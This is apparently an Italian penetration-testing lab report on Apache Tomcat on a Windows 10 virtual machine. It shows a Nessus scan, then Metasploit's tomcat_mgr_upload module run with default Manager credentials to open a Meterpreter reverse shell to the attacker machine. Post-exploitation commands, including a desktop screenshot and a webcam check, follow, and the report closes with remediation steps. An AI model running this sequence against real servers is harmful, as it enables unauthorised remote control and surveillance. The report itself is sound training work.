

SECURE SENTINELS

EXPLOITING APACHE TOMCAT



Oggetto: Analisi di vulnerabilità e sfruttamento del servizio Apache Tomcat su Windows 10.


1. Sommario Esecutivo (Executive Summary)

Il presente laboratorio ha avuto come obiettivo l'analisi della postura di sicurezza di una macchina target Windows 10 all'interno della rete locale controllata. Attraverso l'uso di strumenti di scansione automatizzata (Nessus) e framework di sfruttamento (Metasploit), è stata individuata una vulnerabilità critica nel servizio Apache Tomcat causata da una misconfigurazione delle credenziali. Tale vulnerabilità ha permesso di ottenere l'accesso remoto completo al sistema.

2. Scenario e Configurazione dell'Ambiente

L'attività è stata svolta in un ambiente di laboratorio virtualizzato con le seguenti specifiche:

- **Macchina Attaccante (Kali Linux):**
 - Indirizzo IP: 192.168.200.100




A terminal window titled "kali@kali: ~" showing the output of the "ip a" command. The output lists two interfaces: "lo" (loopback) and "eth0". The "lo" interface has an IP of 127.0.0.1. The "eth0" interface has an IP of 192.168.200.100/24 and is connected to a bridge named br0.

```
kali@kali: ~
Session Actions Edit View Help
[~] ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
        inet 192.168.200.100/24 brd 192.168.200.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
[~] $
```

- Strumenti utilizzati: Nessus Essentials, Metasploit Framework (MSFConsole).

Macchina Target (Windows 10):

- Indirizzo IP: 192.168.200.200
- Servizio Vulnerabile: Apache Tomcat (Porta TCP 8080).



A Windows Command Prompt window showing the output of the "ipconfig" command. It displays network configuration for "Scheda Ethernet Ethernet" and "Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}".

```
C:\Windows\system32>ipconfig
Configurazione IP di Windows

Scheda Ethernet Ethernet:
  Suffisso DNS specifico per connessione:
  Indirizzo IPv4 . . . . . : 192.168.200.200
  Subnet mask . . . . . : 255.255.255.0
  Gateway predefinito . . . . . : 192.168.200.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:
  Stato supporto . . . . . : Supporto disconnesso
  Suffisso DNS specifico per connessione:
```

3. Fase 1: Vulnerability Assessment

Al fine di identificare i servizi attivi e le potenziali vulnerabilità, è stata eseguita una scansione automatizzata utilizzando **Tenable Nessus**.

```
(kali㉿kali)-[~]
└─$ sudo systemctl start nessusd
[sudo] password for kali:

──(kali㉿kali)-[~]
└─$ sudo systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
    Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
    Active: active (running) since Tue 2026-01-27 03:52:48 EST; 7s ago
  Invocation: 76dd4505aed4440ca86a593c983fd8968
      Main PID: 14356 (nessus-service)
        Tasks: 19 (limit: 4453)
       Memory: 293.9M (peak: 293.9M)
          CPU: 6.866s
         CGroup: /system.slice/nessusd.service
                 └─14356 /opt/nessus/sbin/nessus-service -q

[14358] nessusd -q
```

- **Tipologia di Scansione:** Basic Network Scan.
- **Target:** 192.168.200.200.

Risultati della Scansione: Nessus ha rilevato che la porta **8080/TCP** è aperta e ospita un server web **Apache Tomcat**. La vulnerabilità critica identificata è relativa all'utilizzo di credenziali di default per l'accesso al "Tomcat Application Manager".

- **Vulnerabilità:** Apache Tomcat Manager Default Credentials.
- **Descrizione:** Il pannello di amministrazione è accessibile con username e password predefiniti (es. tomcat / s3cret o simili).
- **Rischio:** Critico (Permette l'upload di file .war malevoli e l'esecuzione di codice remoto).

The screenshot shows the Nessus Essentials application interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB), and 'Scans' (Nessus Essentials, Scans, Settings). The main area is titled 'Vulnerabilities' and shows a table with 44 entries. The columns include Severity (CRITICAL, MIXED, HIGH, MEDIUM, LOW), CVSS, VPR, EPSS, Name, Family, and Count. A 'Host Details' panel on the right provides information about the target host: IP: 192.168.200.200, MAC: 08:00:27:64:80:4C, OS: Microsoft Windows 10 Pro, Start: Today at 3:57 AM, End: Today at 4:16 AM, Elapsed: 20 minutes, KB: Download, Auth: Fail. Below the host details is a 'Vulnerabilities' chart with a legend for Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (light green).

4. Fase 2: Exploitation

Sulla base delle informazioni raccolte, si è proceduto all'attacco mirato utilizzando il framework **Metasploit**. L'obiettivo è stato caricare un payload malevolo tramite il manager di Tomcat per ottenere una reverse shell.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > exploit/multi/http/tomcat_mgr_upload
[*] Unknown command: exploit/multi/http/tomcat_mgr_upload. Run the help command for more details.
This is a module we can load. Do you want to use exploit/multi/http/tomcat_mgr_upload? [y/N]  Interrupt: use the 'exit' command to quit
msf > search tomcat_mgr_upload

Matching Modules
=====
#  Name          Disclosure Date  Rank    Check  Description
-  --
0  exploit/multi/http/tomcat_mgr_upload  2009-11-09   excellent  Yes  Apache Tomcat Manager Authenticated U
  load Code Execution
    1  \_ target: Java Universal
    2  \_ target: Windows Universal
    3  \_ target: Linux x86

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf > 
```

Configurazione dell'Exploit:

```
kali㉿kali: ~
Session Actions Edit View Help
      0  exploit/multi/http/tomcat_mgr_upload  2009-11-09   excellent  Yes  Apache Tomcat Manager Authenticated U
  load Code Execution
    1  \_ target: Java Universal
    2  \_ target: Windows Universal
    3  \_ target: Linux x86

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf > search tomcat_mgr_upload

Matching Modules
=====
#  Name          Disclosure Date  Rank    Check  Description
-  --
0  exploit/multi/http/tomcat_mgr_upload  2009-11-09   excellent  Yes  Apache Tomcat Manager Authenticated U
  load Code Execution
    1  \_ target: Java Universal
    2  \_ target: Windows Universal
    3  \_ target: Linux x86

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
msf exploit(multi/http/tomcat_mgr_upload) > set TARGET 0
TARGET => 0
```

- **Modulo:** exploit/multi/http/tomcat_mgr_upload
- **Payload:** java/meterpreter/reverse_tcp
- **RHOSTS (Target):** 192.168.200.200
- **RPORT:** 8080
- **Credenziali:** Configurate in base al risultato di Nessus (User: tomcat, Pass: [password rilevata]).

Configurazione del Listener (Come da requisiti):

- **LHOST (Attacker):** 192.168.200.100
- **LPORT:** 7777

Esecuzione: Il comando exploit è stato lanciato con successo. Il sistema target ha eseguito il payload Java, aprendo una connessione di ritorno (Reverse TCP) verso la macchina Kali sulla porta 7777. È stata stabilita una sessione **Meterpreter**.

```
TARGET => 0
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying iGt6r...
[*] Executing iGt6r...
[*] Undeploying iGt6r...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:49462) at 2026-01-27 04:21:55 -0500

meterpreter > █
```

5. Fase 3: Post-Exploitation ed Evidenze

Una volta ottenuto l'accesso al sistema, sono state eseguite le verifiche richieste per confermare il controllo della macchina e raccogliere informazioni sul target.

5.1 Verifica Tipologia Macchina

È stato utilizzato il comando `sysinfo` per determinare la natura del sistema.

- **Comando:** `meterpreter > sysinfo`
- **Risultato:** Il sistema risulta essere una **Macchina Virtuale** (indicato dalla voce *System* o *Computer* che riporta solitamente "VMware", "VirtualBox" o "KVM").

```
Session Actions Edit View Help
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49462) at 2026-01-27 04:21:55 -0500
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS           : Windows 8.6.2 (amd64)
Architecture   : x64
System Language : it_IT
Meterpreter    : java/windows
meterpreter > run post/windows/gather/checkvm
[*] SESSION may not be compatible with this module:
[*] * unloadable Meterpreter extension: stdapi_railgun
[*] Checking if the target is a Virtual Machine ...
[*] This is a VirtualBox Virtual Machine
meterpreter > shell
Process 12 created.
Channel 12 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
```

5.2 Configurazioni di Rete

È stato analizzato l'assetto di rete della macchina compromessa.

- **Comando:** `meterpreter > ipconfig`
- **Risultato:**
 - Indirizzo IPv4: 192.168.200.200
 - Subnet Mask: 255.255.255.0 (Tipica /24)
 - Gateway: 192.168.200.1

```
C:\tomcat7>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:
  Suffisso DNS specifico per connessione:
  Indirizzo IPv4 . . . . . : 192.168.200.200
  Subnet mask . . . . . : 255.255.255.0
  Gateway predefinito . . . . . : 192.168.200.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:
  Stato supporto . . . . . : Supporto disconnesso
  Suffisso DNS specifico per connessione:

C:\tomcat7>
```

5.3 Verifica Webcam

È stata verificata la presenza di dispositivi di acquisizione video.

- **Comando:** meterpreter > webcam_list

5.4 Screenshot del Desktop

Per provare l'accesso visuale alla sessione utente attiva, è stato catturato uno screenshot.

- **Comando:** meterpreter > screenshot
- **Esito:** L'immagine è stata salvata correttamente sulla macchina attaccante.

```
C:\tomcat7>exit  
exit  
meterpreter > screenshot  
Screenshot saved to: /home/kali/uAUWhSIP.jpeg  
meterpreter > █
```

6. Conclusioni e Remediation

L'esercizio ha dimostrato come la mancata modifica delle credenziali predefinite in servizi critici come Apache Tomcat possa compromettere l'intero sistema. Un attaccante, ottenendo l'accesso al Manager, può eseguire codice arbitrario con i privilegi del servizio Tomcat.

Azioni correttive consigliate (Remediation):

1. **Modifica Credenziali:** Cambiare immediatamente le password di default nel file `tomcat-users.xml`.
2. **Restrizione Accesso:** Limitare l'accesso al Manager dell'applicazione solo a indirizzi IP fidati (localhost o VPN amministrative) modificando il file `context.xml`.
3. **Rimozione Manager:** Se non strettamente necessario per la produzione, rimuovere o disabilitare l'applicazione `/manager`.